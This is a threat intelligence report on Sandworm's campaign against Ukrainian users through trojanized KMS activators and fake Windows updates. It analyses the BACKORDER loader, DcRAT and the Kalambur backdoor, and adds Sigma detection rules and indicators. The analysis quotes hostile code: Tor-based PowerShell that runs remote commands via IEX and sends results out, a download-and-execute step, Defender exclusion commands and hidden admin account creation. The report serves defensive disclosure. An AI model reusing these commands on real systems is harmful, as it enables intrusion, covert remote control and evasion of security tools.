



SEASHELL BLIZZARD

APT, SANDWORM, BACKDOOR, CVE-2023-48788, CVE-2024-1709, CVE-2021-34473

Vairav Cyber Security News Report

Date: February 14, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

In February 2025, Microsoft uncovered a global cyber-attack campaign attributed to a subgroup within the Russian state-backed hacking group Sandworm, Seashell Blizzard. The ongoing cyber espionage campaign has been actively targeting Ukrainian Windows users, which has likely been ongoing since late 2023. Ukraine's reliance on cracked software, particularly in government institutions, creates a significant vulnerability, with around 70% of software in the state sector being unlicensed. Sandworm is leveraging pirated Microsoft Key Management Service (KMS) activators and fake Windows updates to deliver malware. These activities highlight Sandworm's evolving operational strategies, including using criminally sourced tools and backdoors to bolster their capabilities.

Key Findings

- The group has used at least eight different known security flaws, including CVE-2021-34473 (ProxyShell), CVE-2023-48788 (Fortinet), and CVE-2024-1709 (ConnectWise), to gain unauthorized access to Internet-facing systems.
- The group exploits pirated Microsoft KMS activators and fake Windows updates as vectors to deploy their malicious payloads, facilitating initial access.
- BACKORDER, a previously identified loader, delivers the Dark Crystal RAT, enabling attackers to establish remote access and exfiltrate sensitive data from targeted systems.
- The campaign includes the use of ProtonMail accounts, recurring infrastructure, and overlapping TTPs. Debug symbols referencing a Russian-language build environment further support the attribution.
- The group has introduced a previously unknown backdoor, Kalambur, which uses the TOR network for command and control, as well as malicious RDP access to compromise industrial control systems (ICS).
- The attacks align with Russian geopolitical ambitions, particularly destabilizing Ukraine's critical infrastructure by exploiting Ukraine's reliance on pirated software.
- The Ukrainian CERT (CERT-UA) has identified the ongoing campaign under the designation UAC-0145, further confirming its association with the threat actor.

TECHNICAL ANALYSIS




Figure 1: TTPs and malware distribution of Sandworm (Source: EclecticIQ Threat Intel Platform)

Initial Access

Torrent info	
Download:	magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4
Files	
<div> <div>KMSAuto++x64_v1.8.4</div> <div> <div>.pad</div> <div>20180 19.71 KB</div> <div>65529 63.99 KB</div> <div>KMSAuto++x64_v1.8.4.zip 32.54 MB</div> <div>password archive.txt 7</div> </div> </div>	

Figure 2: Torrent info of the malicious KMS Auto tool (Source: EclecticIQ Threat Intel Platform)

The attack begins when the user downloads a Trojanized version of the KMS activation tool, which appears as a legitimate Windows activation interface but runs a malicious BACKORDER loader in the background. This loader exploits the victim's desire to crack Windows licensing. The password-protected ZIP file titled "KMSAuto++x64_v1.8.4.zip" was found in Torrent.




Figure 3: Execution of Trojanized KMS Auto tool (Source: EclecticIQ Threat Intel Platform)

Execution

Upon execution, the BACKORDER loader utilizes the Add-MpPreference command to add exclusion rules for specific folders and runs in the background while using PowerShell to disable Windows Defender.

```
void __golang main_pre_pare(string dir_path)
{
    string buf; // [esp+0h] [ebp-3Ch]
    string bufa; // [esp+0h] [ebp-3Ch]
    string bufb; // [esp+0h] [ebp-3Ch]
    string a[3]; // [esp+4h] [ebp-38h]
    string aa[3]; // [esp+4h] [ebp-38h]
    _slice_string a_4; // [esp+8h] [ebp-34h]
    _slice_string a_4a; // [esp+8h] [ebp-34h]
    _slice_string a_4b; // [esp+8h] [ebp-34h]
    exec_Cmd *a_16; // [esp+14h] [ebp-28h]
    exec_Cmd *a_16a; // [esp+14h] [ebp-28h]
    exec_Cmd *a_16b; // [esp+14h] [ebp-28h]
    string arg; // [esp+24h] [ebp-18h] BYREF
    string arg_8; // [esp+2Ch] [ebp-10h] BYREF
    string v14; // [esp+34h] [ebp-8h] BYREF

    a[0].str = (uint8 *)"/c powershell Add-MpPreference -ExclusionPath '";
    a[0].len = 47;
    a[1] = main_temp_DirPath;
    a[2].str = (uint8 *)"";
}
```

Figure 4: Disassembled BACKORDER Loader (Source: EclecticIQ Threat Intel Platform)

Defense evasion

BACKORDER employs multiple Living Off the Land Binaries (LOLBAS/LOLBIN) to evade detection and ensure the system is successfully infected.

Binary	Command	Description
Wmic.exe	WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=	This command uses WMIC to modify MS Defender's preferences by adding an exclusion path.
Wmic.exe	Wmic.exe path Win32_NetworkAdapter getServiceName /value /FORMAT:LIST	Queries the system's network adapter configuration, listing the service names associated with the network adapters.
Reg.exe	Reg.exe" query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware	This Queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.
Sc.exe	Sc query WinDefend Sc query SecurtyHealthService	Queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.

Table: List of LOLBAS/LOLBIN used by the BACKORDER Loader (Source: EclecticIQ Threat Intel Platform)

The malware payload name (kms2023.exe) is stored in the .data section of the PE file but is not obfuscated, allowing stealthy execution. The loader uses Base64 encoding to conceal the command-and-control (C2) URL (kmsupdate2023[.]com/kms2023.zip).




Figure 5: Base64 encoded URL inside the disassembled BACKORDER Loader (Source: EclecticIQ Threat Intel Platform)

After decoding the Base64 string, the loader downloads and executes the DcRAT payload from an attacker-controlled domain (kmsupdate2023[.]com), making detection harder. DcRAT exfiltrates device screenshots, keystrokes, browser data, FTP credentials, and system details and saves credit card information to the attacker's C2 server.

Persistence

DcRAT establishes persistence by creating scheduled tasks via `schtasks.exe`, ensuring `staticfile.exe` runs with elevated privileges even after reboots or user logoffs, maintaining the attacker's foothold.

Name	Status	Triggers	Next Run Time
staticfile	Ready	At log on of any user	
staticfiles	Ready	At 7:02 AM on 1/18/2025 - After triggered, repeat every 10 minutes indefinitely.	1/18/2025 7:52:00 AM

General	Triggers	Actions	Conditions	Settings	History (disabled)
---------	----------	---------	------------	----------	--------------------

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task properties.

Action	Details
Start a program	"C:\Users\TCPIP\AppData\Local\staticfile.exe"

Figure 6: Scheduled tasks for persistent access on a victim's device (Source: EclecticIQ Threat Intel Platform)

Trojanized KMS activation

Detection and analysis


On November 25, 2024, EclecticIQ analysts identified a trojanized KMS activation lure uploaded to VirusTotal from Ukraine, consistent with prior BACKORDER loader campaigns. The malware, compiled as a 64-bit Python 3.13 application using PyInstaller, contained debug paths and Russian-language comments, suggesting a Russian origin. Upon execution, it downloads and runs a second-stage payload.

```
def run_script(self, script_name, path):
    script_path = os.path.join(path, script_name)
    if os.path.exists(script_path):
        # Изменим рабочую директорию на директорию скрипта
        original_dir = os.getcwd()
        os.chdir(path)
        subprocess.run(["cmd", "/c", script_path], check=True, creationflags=subprocess.CREATE_NO_WINDOW)
        # Вернем рабочую директорию обратно
        os.chdir(original_dir)
    else:
        print(f"p {script_name} ")
```

Figure 7: Russian language comments inside the source code

Translations:

- “We will change the working directory to the script directory”
- “We will change back to the working directory”



```

60         with open(target_file_path, 'wb') as f:
61             f.write(b'\x00' * 1024)
62     except PermissionError:
63         print(f"Ошибка доступа при создании файла: {target_file_path}")
64         return
65

```

Figure 8: Russian language print output inside the source code


Translation:

- “Permission error while creating file: {target_file_path}”

Malware components and execution

Further analysis revealed that the fake activator deploys main.py along with Functions.py and Functions_2.py, which perform the following malicious activities:

- **Functions.py** downloads a ZIP file containing Windows Office activation scripts from a GitHub repository, extracts them into %LOCALAPPDATA%\Microsoft-Activation-Scripts, and presents a user interface to the victim.
- **Functions_2.py** strengthens the infection by disabling Windows Defender scans, stopping updates, and establishing persistence through a scheduled task. It also drops malicious DLLs (e.g., Runtime Broker.dll and stream.x86.x.dll) into the same directory.



```

class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
                'Microsoft-Activation-Scripts')
        ]

```

Figure 9: Microsoft Defender exclusion function

To maintain access, the malware registers a scheduled task named *OneDrive Reporting Task-S-1-6-91-2656291417-2341898128-2085478365-1000*.

This ensures Windows automatically executes the following command each time the user logs in:

```
rundll32.exe% LOCALAPPDATA%\Microsoft-Activation Scripts\stream.x86.x.dll,ExportedFunction
```

The dropped malicious DLL file, Runtime Broker.dll, is assessed with medium confidence to be a new version of the BACKORDER loader, developed in Go and designed to download and execute second-stage malware from the remote host:

```
https://activationsmicrosoft[.]com/activationsmicrosoft.php
```

```
v88 = 57LL;
DownloadURL = "https://activationsmicrosoft.com/activationsmicrosoft.php";
v89 = 10LL;
```

Figure 10: URL that downloads second-stage payload

However, the second-stage malware could not be obtained, as the attacker-controlled server had been shut down by analysts.

One of the most revealing mistakes made by the threat actor was the failure to remove debug symbols from the binary, which exposed the original build location and file name “New_dropper.go”.

```

; DATA XREF: .rdata:000000000075C964↑o
aCUsersIeuserDe db 'C:/Users/IEUser/Desktop/Majestic/14.11/New_dropper.go',0
; DATA XREF: .rdata:000000000075B8C0↑o
```

Additionally, the IEUser reference was identified, matching Microsoft’s previously provided test virtual machines (VMs), suggesting that the malware was compiled on this default user account by the threat actor.

KALAMBUR: NEW BACKDOOR USING TOR DISGUISED AS WINDOWS UPDATE

A new RDP backdoor, named Kalambur (каламбур), was identified by EclecticIQ analysts after being delivered through the domain kalambur[.]net, disguised as a Windows Update. The malware is initiated by the kalambur2021_v39.exe backdoor, a C# downloader, which retrieves a repackaged TOR binary in a ZIP file and additional tools from an attacker-controlled TOR onion site.

ANALYSIS OF THE LOADER

Through static and dynamic analysis of kalambur2021_v39.exe, analysts found an embedded PowerShell script in the loader's resource section. When executed, the script carries out a sequence of malicious actions.

Tor-based Command-and-Control (C2)

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnf = ($workWinD + 'Windows\hostname');
$hnc = (gc $hnf).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?\$hnc | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
\$hnc@@@\$cmd;
```

Figure 11: PowerShell code using CURL.exe for the C2 activity over the onion site

Pre-existing Tor services are terminated, followed by the installation of a new Tor service that is reconfigured to listen on 127.0.0.1:9050 for the SOCKS5 proxy. Curl.exe is used with the SOCKS5 tunnel to communicate with the .onion domain, sending and receiving commands discreetly.

Persistence via Scheduled Tasks

```
if (Test-Path ($workWinD + 'user0')) {
    #echo "Kalambur has already been executed on this machine"
    if ((Test-Path ($workWinD + 'Windows\hostname')) -ne $true) {
        Check-IfTorExist
    }
    if ((Test-Path ($workWinD + 'uuid0')) -ne $true) {
        Check-InfoMachine
    }
    Check-Rata
    schtasks.exe /tn WindowsUpdateCheck /CREATE /F /SC MINUTE /MO 60 /RU
    SYSTEM /TR "$rataPath"
    schtasks.exe /I /tn WindowsUpdateCheck /RUN
    Check-Led
    return
}
```

Figure 12: Kalambur references in the PowerShell Script and Scheduled Tasks creation function

A scheduled task named “WindowsUpdateCheck” is created, which points to rata.vbs and runs every 60 minutes under the SYSTEM account. This ensures the malicious script is executed repeatedly, even after reboots, maintaining persistence.

System Information Gathering and Exfiltration

The machine’s public IP is retrieved using ident.me, and the UUID from Win32_ComputerSystemProduct is fetched. This data is saved locally and then exfiltrated to the attacker’s hidden service.

Downloads TOR Browser for C2 Activity

```
cd "$env:PUBLIC\";
curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
tar -xf WindowsUpdate.zip;
&("$env:Public\Windows Update\Windows\searchindex.exe") --service install
-options -f "$env:Public\Windows Update\Windows\lib"
```

Figure 13: Downloading the TOR browser from the remote host inside the ZIP folder

A ZIP file (WindowsUpdate.zip) is downloaded from kalambur[.]net, extracted, and the included executable (searchindex.exe) is run. Hid.dll is fetched from the same domain, placed in *CommonProgramFiles\Microsoft Shared\ink*, and used for DLL injection and TOR browser installation.

OpenSSH Deployment

```
curl -o $env:TEMP\ssh.msi "https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.1.0p1-Preview/OpenSSH-Win64-v9.8.1.0.msi";
msiexec /package $env:TEMP\ssh.msi /quiet;
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

Figure 14: Installation of OpenSSH and SSH backdoor creation

Win32-OpenSSH is downloaded and silently installed, opening TCP port 22 in the firewall. This creates an additional remote-control channel for the attackers.

RDP Backdoor Setup

```
#echo "User $defaultUserName is present, but enabled - checking user
Admin"
$user = Get-LocalUser -Name 'Admin'
if ($user -eq $null) {
    #echo "Creating user Admin"
    $newUser = 'Admin'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
} else {
    #echo "$user Admin is present - checking user WGUtalityOperator"
    $newUser = 'WGUtalityOperator'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
```

Figure 15: Creation of a new user for RDP Backdoor

Registry and firewall settings are modified to enable RDP on port 3389, reduce RDP security layers, and allow inbound connections. A hidden administrator user (e.g., Admin or WGUtalityOperator) is created or reactivated with a predefined password (1qaz@WSX), and the account is hidden in Windows logon settings via registry edits.

Cleanup of Traces

Remaining installers and temporary scripts, such as the MSI file for OpenSSH, the downloaded ZIP archive, and helper .vbs files, are deleted to minimize evidence on the disk.

CONCLUSION

EclecticIQ assesses that Sandworm (APT44) is distributing trojanized pirated software via illicit platforms, exploiting Ukraine's high piracy rate (70%). By embedding malware in pirated software like Windows activators and fake updates, Sandworm likely gains access to home users, businesses, and government networks. CERT-UA confirmed this method in a 2023 incident where a Ukrainian utility worker unknowingly installed malicious software, granting attackers unauthorized access to the company's systems and potentially compromising critical infrastructure. This tactic is part of Sandworm's ongoing efforts to destabilize Ukraine's critical infrastructure, aligning with Russia's broader hybrid warfare strategy to weaken Ukrainian sovereignty through cyberattacks.

DETECTION RULE

Rule 1: Kalambur Backdoor TOR/SOCKS5 Detection

```
title: Kalambur Backdoor TOR/SOCKS5 Detection
id: E99375EB-3EE0-407A-9F90-79569CC6A01C
date: 2025-02-02
status: test
author: Arda Buyukkaya (EclecticIQ)
description: >
    Detects executions of curl.exe where the command-line
arguments include a SOCKS5 proxy
    Indicator ("socks5h://127.0.0.1:9050") or a reference to an
onion domain. In addition to
    Checking the arguments, the rule confirms that the process
is indeed curl.exe by verifying.
    Either the process name or one of the description fields
indicates the use of curl.
references:
    - https://www.eclecticiq.com
Tags:
    - attack.t1090
    - attack.t1573
    - attack.t1071.001
    - attack.t1059.001
    - attack.t1059.003
    - attack.s0183
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\\curl.exe'
        CommandLine|contains:
            - 'socks5h://127.0.0.1:9050'
            - '.onion/'
        Description|contains: 'The curl executable'
        Product|contains: 'The curl executable'
        Company|contains: 'curl, https://curl.se/'
    condition: selection
falsepositives:
    - Legitimate use of curl with SOCKS5 proxies or TOR
level: high
```

Rule 2: Suspicious Windows Defender Exclusion in BACKORDER Loader

```

title: "Suspicious Windows Defender Exclusion in BACKORDER
Loader"
id: "76FEE02A-AB0E-49A6-8972-C2FC7ECBD51E"
date: "2025-02-02"
status: test
author: Arda Buyukkaya (EclecticIQ)
description: >
    This Sigma rule detects process creation events that may
    indicate malicious activity.
    Associated with the BACKORDER Loader Deliverers Dark Crystal
    RAT (DcRAT) campaign.
    The loader disables Windows Defender and adds exclusion
    rules via multiple Living Off the Land Binaries (LOLBAS) to
    evade detection.
references:
    - https://www.eclecticiq.com
Tags:
    - attack.t1546.003
    - attack.s0075
    - attack.t1562.001
    - attack.t1059.001
    - attack.t1053.005
logsource:
    category: process_creation
    product: windows
detection:
    selection_wmic_add_exclusion:
        Image|endswith: "\\WMIC.exe"
        CommandLine|contains:
            - '/NAMESPACE:\\root\\Microsoft\\Windows\\Defender'
            - 'MSFT_MpPreference'
            - 'Add ExclusionPath='
    selection_wmic_networkadapter:
        Image|endswith: "\\WMIC.exe"
        CommandLine|contains:
            - "path Win32_NetworkAdapter"
    selection_reg_query_defender:
        Image|endswith: "\\reg.exe"
        CommandLine|contains:
            - "query"
            - "Windows Defender"
            - "DisableAntiSpyware"
  
```

```
selection_sc_query:
  Image|endswith: "\\sc.exe"
  CommandLine|contains:
    - "query WinDefend"
    - "query SecurityHealthService"
selection_powershell_add_mppreference:
  Image|endswith: "\\powershell.exe"
  CommandLine|contains:
    - "-Command"
    - "Add-MpPreference"
    - "ExclusionPath"
  condition: 1 of selection_*
falsepositives:
  - "Legitimate administrative actions to disable Windows
Defender."
level: "high"
```

INDICATOR OF COMPROMISE (IOCs)

File type	IOCs
URL	KMS Lure uploaded to Torrent
	btdig[.]com/172d3750e3617526563dd0b24c4ba88f907622b9
SHA 256 Hash	Fake Microsoft Activation Program
	afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255
	ed5735449a245355706fc58f4b744251f6e499833f02a972f9bd448c28467194
SHA 256 Hash	fdc3f0516e1558cc4c9105ac23716f39a6708b8facada3a48609073a16a63c83
	BACKORDER Loader
	48450c0a00b9d1ecce930eadbac27c3c80db73360bc099d3098c08567a59cdd3
	22c79153e0519f13b575f4bfc65a5280ff93e054099f9356a842ce3266e40c3d
	a42de97a466868efbfc4aa1ef08bfdb3cc5916d1accd59cffff1a896d569412
	8cfa4f10944fc575420533b6b9bbcabbf3ae57fe60c6622883439dbb1aa60369
	8a4df53283a363c4dd67e2bda7a430af2766a59f8a2faf341da98987fe8d7cbd
	70c91ffdc866920a634b31bf4a070fb3c3f947fc9de22b783d6f47a097fec2d8
	0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6
	5bff08a6aa7a7541c0b7b1660fd944cec55fa82df6285166f4da7a48b81f776e
SHA 256 Hash	4b9e32327067a84d356acb8494dc05851dbf06ade961789a982a5505b9e061e3
	DarkCrystal RAT (DcRAT)
	039c8dd066efa3dd7ac653689bfa07b2089ce4d8473c907547231c6dd2b136ec
	0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6
	1a1ffcbab9bff4a033a26e8b9a08039955ac14ac5ce1f8fb22ff481109d781a7
	2de08a0924e3091b51b4451c694570c11969fb694a493e7f4d89290ae5600c2c
	4b0038de82868c7196969e91a4f7e94d0fa2b5efa7a905463afc01bfca4b8221
	7c0da4e314a550a66182f13832309f7732f93be4a31d97faa6b9a0b311b463ff
	a00beaa5228a153810b65151785596bebe2f09f77851c92989f620e37c60c935
	b45712acbadcd17cb35b8f8540ecc468b73cac9e31b91c8d6a84af90f10f29f8
	cd7c36a2f4797b9ca6e87ab44cb6c8b4da496cff29ed5bf727f0699917bae69a
	4b2e4466d1becfa40a3c65de41e5b4d2aa23324e321f727f3ba20943fd6de9e5
	553f7f32c40626cbddd6435994aff8fc46862ef2ed8f705f2ad92f76e8a3af12

	d774b1d0f5bdb26e68e63dc93ba81a1cdf076524e29b4260b67542c06fbfe55c
	70cad07a082780caa130290fcbb1fd049d207777b587db6a5ee9ecf15659419f
	c5853083d4788a967548bee6cc81d998b0d709a240090cfed4ab530ece8b436e
SHA 256 Hash	Kalambur Backdoor
	aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83
	7d92b10859cd9897d59247eb2ca6fb8ec52d8ce23a43ef99ff9d9de4605ca12b
	d13f0641fd98df4edcf839f0d498b6b6b29fbb8f0134a6dae3d9eb577d771589
	dd7a9d8d8f550a8091c79f2fb6a7b558062e66af852a612a1885c3d122f2591b
IP address	Command and Control
	5[.]255[.]122[.]118
Domain	Activationsmicrosoft[.]com
	kmsupdate2023[.]com
	kms-win11-update[.]net
	Windowsupdatesystem[.]org
	ratiborus2023[.]com
	Onedrivestandaloneupdater[.]com
	Kalambur[.]net
	Windowsdrivepack[.]com
	Akamaitechcdn[.]com

RECOMMENDATIONS

- **Elevate Cybercrime as a National Security Priority:** Governments should treat cybercrime as a serious national security threat and allocate resources accordingly. This includes focusing on intelligence gathering, boosting law enforcement capabilities, and fostering international cooperation to dismantle cybercriminal networks.
- **Strengthening Cybersecurity Defenses:** Policymakers should encourage robust cybersecurity measures across all sectors, especially critical infrastructure. This includes promoting security best practices, investing in advanced technologies, and supporting initiatives that enhance resilience against cyberattacks.
- **Disrupt the Cybercrime Ecosystem:** Targeted efforts are needed to disrupt the cybercrime ecosystem by focusing on key enablers, such as malware developers, bulletproof hosting providers, and financial intermediaries. A combination of legal, technical, and financial measures must be employed to dismantle cybercriminal infrastructure.
- **Enhance International Cooperation:** Cybercrime is a global issue that requires strong international collaboration. Policymakers should invest in frameworks for sharing cyber threat information, joint investigations, and coordinated takedowns. Supporting initiatives like the Global Anti-Scams Alliance (GASA) is essential.
- **Empower Individuals and Businesses:** Raising awareness and promoting cybersecurity education is key to building resilience. Policymakers should support initiatives that educate individuals and businesses on online safety, encourage the adoption of secure practices, and enable service providers to act against cyber criminals.
- **Elevate Private Sector Security Practices:** Ransomware and cybercrime often exploit insecure technologies. Governments should prioritize technology transformation, focusing on adopting secure technologies, diversifying vendors to reduce risks, and ensuring interoperability across systems.
- **Promote Public Attribution and Sanctions:** Publicly attributing cyber-attacks and coordinating sanctions against cybercriminals can deter future attacks. Governments should work together to call out malicious cyber activity and implement sanctions to disrupt cybercrime operations.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: <https://vairavtech.com>